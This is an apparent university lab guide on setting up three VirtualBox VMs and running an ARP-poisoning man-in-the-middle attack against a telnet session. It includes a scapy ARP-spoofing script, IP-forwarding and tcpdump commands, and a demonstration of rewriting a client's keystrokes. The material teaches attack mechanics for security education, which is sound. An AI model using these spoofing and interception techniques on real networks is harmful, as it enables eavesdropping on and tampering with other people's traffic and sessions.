CS 4626

Computer Network Security

Man in the Middle Attacks – Telnet, ARP Poisoning

Lab Setup and Guide

February 2024

By: Keen1

Requirements

- *Oracle VM Virtualbox software*
  - You can download oracle's software here:
    https://www.virtualbox.org/wiki/Downloads
- *Ubuntu 16.04 LTS .iso*
  - You can download the ubuntu image used in this lab here:
    https://releases.ubuntu.com/xenial/
  - Note: this lab uses the 32-bit image.
- *Some programming experience with Python.*
- *Some experience with fundamentals of computer networks and networking protocols.*

## Creating virtual NAT networks with Oracle VM VirtualBox Manager

All the VMs we create in this lab will be attached to the same NAT network. More can be learned here:

https://www.virtualbox.org/manual/ch06.html#network_nat_service

Creating a NAT network is very simple. On the main dashboard, click tools and select the Network option as shown:

Next, you should see three tabs: the Host-only networks, NAT networks, and Cloud Networks . Select the NAT Networks tab and then click "create" at the top:

Your new Nat network should show up in the main pane. You can edit the definition of your CIDR value and other options the General Options tab as shown:

After creating your NAT network, you can attach VMs to the network by selecting the VM you want to attach in the main window and then clicking settings:

Then, you should select the Network tab on the side bar and attach your enabled adapter to NAT Network. The Name field should auto-populate with the name of the network you've created(unless you have more than one):

Creating virtual machines with Oracle VM VirtualBox Manager

Creating virtual machines in Oracle's software is straightforward. This lab requires three different VMs:

- telnet server
- telnet client
- attacker

This section will take us through the setup of each machine and the required packages for the lab.

Creating VMs in oracle's management software is easy. Just click the NEW button at the top of the window:

Next, you should see a screen like this:

Navigate to your ubuntu iso you downloaded in the ISO Image menu and the type and version fields should self-populate. Make sure you check the box for skipping unattended installation.

NOTE: If you don't check the skip unattended installation box, the account set up for the VM will not have sudo privileges. You won't be able to complete this lab without these privs!

You can make any changes you feel necessary in the hardware and hard disk sections, although none are necessary. It is recommended to experiment with creating VMs to get a feel for what works best for you and to find other neat tricks Oracle accommodates with their software.

After configuring a VM and before starting it for the first time, you can use the process above to attach it to the NAT network we created.

At this point, you are ready to start up the VM! This guide resumes after you've installed Ubuntu and logged in for the first time with the account you created for each of the required machines in the lab.

Setting up the telnet server

Hopefully you were able to set up a VM and are now looking at the desktop for Ubuntu. Lets set up our telnet server.

Ubuntu distributions have a telnet client package installed by default. They do not, at least to the best of my knowledge, have a telnet server package installed by default.

To install the telent server package type the following command in a terminal on the server VM:

 sudo apt install telnetd

After the installation completes, you can check the operation of the telnet service by confirming that the telnet service entry exists in the /etc/inetd.conf file:

```
#:INTERNAL: Internal services
#discard                stream  tcp     nowait  root    internal
#discard                dgram   udp     wait    root    internal
#daytime                stream  tcp     nowait  root    internal
#time           stream  tcp     nowait  root    internal

#:STANDARD: These are standard services.
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.tel
netd

#:BSD: Shell, login, exec and talk are BSD protocols.

#:MAIL: Mail, news and uucp services.

#:INFO: Info services
```

You can further confirm the service by checking for the listener with the ss command:

 ss -tnlp

Something similar to below should show up in your terminal:

Lets check if the telnet service on the server is truly working by firing up a client and logging in.

Setting up the telnet client

Setting up the telnet client is very simple since Ubuntu comes preinstalled with telnet client software.

With the server VM still running, start up the client vm attached to the same NAT network. To connect to the telnet server, you need its IP to run the telnet command:

telnet [IPADDR]

You should see something similar to below:

Use whatever account you created on the server VM to login. You should be able to navigate through directories of the server just as you would on any linux filesystem with commands likes ls and cd.

To close the telnet session, type the escape character shown above and then simply type quit like so:

```
server@server-lab:~$
telnet> quit
Connection closed.
client@client-lab:~$
```

Setting up the attacker VM

This portion of the lab will take us through setting up the attacker VM that will conduct the man in the middle attack. We require a few more packages to set up this machine, including:

- Python scapy module
- Nmap package(optional)

Alternatively, you could create a Kali VM to get some experience using the premier offensive security operating system. You can read more about Kali and download an image here: https://www.kali.org/

I will do a brief walkthrough of the Kali setup and using tools to conduct the MITM attack, but I think it is really important that you do the ubuntu set up and write the programs that we will demonstrate in this lab. Understanding how the actual sniffing and spoofing works is paramount to being a well-rounded security professional.

Installing nmap

Nmap is a robust network scanning and enumeration tool. There are tons of types of scans that you can conduct depending on the target. I highly recommend purchasing or downloading the Fyodor's guidebook for nmap, *NMAP Network Scanning* by Gordon "Fyodor" Lyon. This book is a great resource for low level details of how different scans work.

To install nmap on the attacker machine, run the following command:

sudo apt install nmap

Once you've installed nmap we can scan the server's ip and check to see if the telnet port 23 is open:

```
attacker@attacker-lab:~$ nmap 10.1.1.11

Starting Nmap 7.01 ( https://nmap.org ) at 2024-02-20 18:57 EST
Nmap scan report for 10.1.1.11
Host is up (0.00093s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
attacker@attacker-lab:~$
```

And it is! Nmap is a really cool and fun tool to play around with. If you plan on a career in infosec it will behoove you to master it.

Installing scapy

Scapy is a python module that allows us to sniff, spoof, send, and receive network packets. Here is a link to its documentation:

https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

In order to install scapy, we need to make sure we have the python pip3 module installed as well. To check if you have this package, type the following command on the attacker machine:

pip3 --version

If you have pip3 installed you should see the following:

If you don't get that output, run the following command to install the pip package for python3:

sudo apt install python3-pip

Now we can install the scapy module with pip3 by running the following command:

sudo pip3 install scapy

Now we are ready to write some sniffing and spoofing programs!

Understanding Address Resolution Protocol and ARP Poisoning

In order to conduct a man in the middle attack, we need to somehow direct traffic from the server and client to our attacker machine. How can we do this? With ARP of course!

What is ARP?

ARP, or address resolution protocol, is a layer 2 protocol that maps IP addresses to MAC addresses on a local LAN. If you don't have a great understanding of ARP, do some reading on its operation, message format, and general functionality. This information is required to continue. Wikipedia has some decent information and good graphics to describe the protocol: https://en.wikipedia.org/wiki/Address_Resolution_Protocol

Two types of ARP messages are of interest to us in this lab: the ARP request, and ARP reply. The ARP request requests a MAC address be mapped to the IP address in question. The ARP reply replies to this request w/ the appropriate MAC address given the IP address. The below graphic is a great representation of how this network flow of requests and replies

works from
http://www.tcpipguide.com/free/t_ARPAddressSpecificationandGeneralOperation-2.htm :

You should notice that ARP uses a cache to store IP and MAC address mappings so the broadcast protocol does not congest the network. You can view your arp cache by typing the following command:

arp -n

You should see something like the following:

```
server@server-lab:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.1.1.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.1.1.3                 ether   08:00:27:ab:b8:aa   C                     enp0s
3
server@server-lab:~$
```

If you've completed the setup portion of this lab, you'll likely have an entry that matches the IP and MAC address for your telnet client if you run this command on your server. If not, you can watch your ARP cache change state by simply pinging your sever from the client and checking the ARP cache after:

```
client@client-lab:~$ ping 10.1.1.11
PING 10.1.1.11 (10.1.1.11) 56(84) bytes of data.
64 bytes from 10.1.1.11: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 10.1.1.11: icmp_seq=2 ttl=64 time=0.952 ms
64 bytes from 10.1.1.11: icmp_seq=3 ttl=64 time=0.568 ms
64 bytes from 10.1.1.11: icmp_seq=4 ttl=64 time=0.625 ms
```

After pinging the server we can check our server's ARP cache and see the new entry:

```
server@server-lab:~$ arp -n
Address              HWtype  HWaddress          Flags Mask        Iface
10.1.1.1             ether   52:54:00:12:35:00  C                 enp0s
3
10.1.1.12            ether   08:00:27:02:0a:81  C                 enp0s
3
10.1.1.3             ether   08:00:27:ab:b8:aa  C                 enp0s
3
```

Now that we have a basic understanding of how ARP works, how can we take advantage of this as an attacker?

The answer is actually quite simple, and we can use the scapy module to solve it. We can write a program that spoofs an invalid MAC address mapped to a valid IP address.

Spoofing ARP replies

The main problem with the ARP protocol that makes it vulnerable to spoofing is that there is no verification that an ARP reply is a valid response to an ARP request sent out by the recipient. This might sound confusing, so it is better to demonstrate through exercise. Our goal is to map the IP address of our telnet client to an invalid MAC address in the telnet server's arp cache. Below is a simple scapy program to spoof ARP replies to the telnet server, sent from the attacker's machine:

```
#!/usr/bin/python3

from scapy.all import *

#ip and mac addr for the telnet server

vic_ip_addr = "PUT VICTIM IP HERE"

vic_mac_addr = "PUT VICTIM MAC HERE"

#ip addr of the telnet client and a spoofed mac addr that does
not match the client's

target_ip = "PUT TARGET IP HERE"

target_mac_spoofed = "PUT YOUR SPOOFED MAC ADDRESS HERE"

#construct the ethernet frame header

ether = Ether(src = target_mac_spoofed, dst = vic_mac_addr)

#construct the arp message
```

```
    arp = ARP(psrc = target_ip, hwsrc = target_mac_spoofed,

         pdst = vic_ip_addr, hwdst = vic_mac_addr)

    #set the arp operation code to 2 to designate the message as a
reply

    Arp.op = 2

    #construct the frame

    frame = ether/arp

    sendp(frame)
```

After you run the program, you should see some similar output as below:

```
attacker@attacker-lab:~/lab$ sudo ./arp_spoof.py
.
Sent 1 packets.
attacker@attacker-lab:~/lab$ ▮
```

We can now check the ARP cache on the server and see that the MAC address of the client has been spoofed:

```
server@server-lab:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.1.1.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.1.1.12                ether   aa:bb:cc:dd:ee:ff   C                     enp0s
3
10.1.1.3                 ether   08:00:27:ab:b8:aa   C                     enp0s
3
server@server-lab:~$ ▮
```

We note that the IP address matches that of the client but the MAC address is obviously spoofed. The next crucial step in our attack is to make sure our attacker is able to forward packets; otherwise the packets we intercept will never reach their intended destination, signaling to defenders that *something* is occurring on the network that is preventing packets from being received. We can turn on IP forwarding by running the following command on the attacker machine:

sudo sysctl net.ipv4.ip_forward=1

We should see output similar to below:

```
sysctl: permission denied on key "net.ipv4.ip_forward"
attacker@attacker-lab:~/lab$ sudo sysctl net.ipv4.ip_forward=1
[sudo] password for attacker:
net.ipv4.ip_forward = 1
attacker@attacker-lab:~/lab$
```

Now we can poison both the server and client's arp caches and use tcpdump to see traffic on our attacker machine. First lets write our spoofing programs for our client and server. You can combine these into one file, I wrote two...it doesn't really matter. You can follow the previous template in this guide and use the appropriate MAC and IP addresses depending on what VM you are targeting. After writing and executing the spoofing scripts, we can check the ARP caches of the client and server to see if the spoofs worked. Here is the server's cache:

```
server@server-lab:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask           Iface
10.1.1.1                 ether   52:54:00:12:35:00   C                    enp0s
3
10.1.1.12                ether   08:00:27:f7:32:f8   C                    enp0s
3
10.1.1.3                 ether   08:00:27:d2:98:92   C                    enp0s
3
server@server-lab:~$
```

Highlighted in yellow is the IP address of the client and what should be its corresponding MAC address. But, we can confirm that this is in fact the MAC address of the attacker:

```
attacker@attacker-lab:~/lab$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:f7:32:f8
          inet addr:10.1.1.13  Bcast:10.1.1.255  Mask:255.255.255.0
          inet6 addr: fe80::be6b:4697:70f6:7bea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12844 (12.8 KB)  TX bytes:12641 (12.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15183 (15.1 KB)  TX bytes:15183 (15.1 KB)
```

We confirm the same MAC address is mapped to the server's IP address in the client's cache:

```
client@client-lab:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask           Iface
10.1.1.3                 ether   08:00:27:d2:98:92   C                    enp0s
3
10.1.1.1                 ether   52:54:00:12:35:00   C                    enp0s
3
10.1.1.11                ether   08:00:27:f7:32:f8   C                    enp0s
3
client@client-lab:~$
```

We can see that it worked! The server's IP address is mapped to our attacker's MAC address in the client's cache, while client's IP address is mapped to our attacker's MAC

address in the server's cache. We can now sniff the telnet session between the two VMs. Run the tcpdump command on the attacker and then connect to the telnet server on the client as we did previously. We can see a flurry of telnet packets on our attacker machine's interface:

```
attacker@attacker-lab:~/lab$ sudo tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
16:56:48.932972 IP 10.1.1.12.48676 > 10.1.1.11.telnet: Flags [S], seq 3451435115
, win 29200, options [mss 1460,sackOK,TS val 1257638347 ecr 0,nop,wscale 7], len
gth 0
16:56:48.932999 ARP, Request who-has 10.1.1.12 tell 10.1.1.13, length 28
16:56:48.933012 IP 10.1.1.12.48676 > 10.1.1.11.telnet: Flags [S], seq 3451435115
, win 29200, options [mss 1460,sackOK,TS val 1257638347 ecr 0,nop,wscale 7], len
gth 0
16:56:48.933442 ARP, Reply 10.1.1.12 is-at 08:00:27:02:0a:81 (oui Unknown), leng
th 46
16:56:48.933449 IP 10.1.1.13 > 10.1.1.12: ICMP redirect 10.1.1.11 to host 10.1.1
.11, length 68
16:56:48.933468 IP 10.1.1.11.telnet > 10.1.1.12.48676: Flags [S.], seq 204127397
2, ack 3451435116, win 65160, options [mss 1460,sackOK,TS val 2111851659 ecr 125
7638347,nop,wscale 7], length 0
16:56:48.933480 IP 10.1.1.13 > 10.1.1.11: ICMP redirect 10.1.1.12 to host 10.1.1
.12, length 68
```

You can see the telnet packets that should only be processed by the client or server coming across our attacker's interface.

Now, we want to alter a packet such that when the client types a command in the terminal it is replaced with bogus characters. We will need to turn off ip_forwarding for this portion. If we don't, the correct packets will still be forwarded and our altered packets will be dropped. You can use the mitm_tcp.py script provided and tailor it to the appropriate addresses.

Note: the book and the provided mitm script all use a filter template that is written as such: 'tcp and (ether src {A} or ether src {B})' This filter would not work for me. Instead, in the sniff() function, set the filter to the following:

 filter='tcp'

Before we conduct the attack make sure your arp caches on the client and server are not poisoned so we can connect to the server again. You can use the -d option with the arp command like so to delete an entry:

sudo arp -d [IP]

Once you've cleared the client and server caches reconnect the client to the server using the telnet command like we did previously. Once you've connected to the server, start the arp poisoning script on the attacker machine. I wrote a script that sent a poisoned arp reply packet to both the client and server every 10 seconds called poison.py. Then you can start your mitm script. Now, when you go to type in the client's terminal, every character typed should be replaced with whatever letter you chose to replace it with:

```
server@server-lab: ~

client@client-lab:~$ telnet 10.1.1.11
Trying 10.1.1.11...
Connected to 10.1.1.11.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server-lab login: server
Password:
Last login: Wed Feb 28 16:50:06 EST 2024 from 10.1.1.12 on pts/17
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

88 packages can be updated.
2 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

server@server-lab:~$ ZZZZZZ
```

And there you have it! That is the end of this portion of the lab.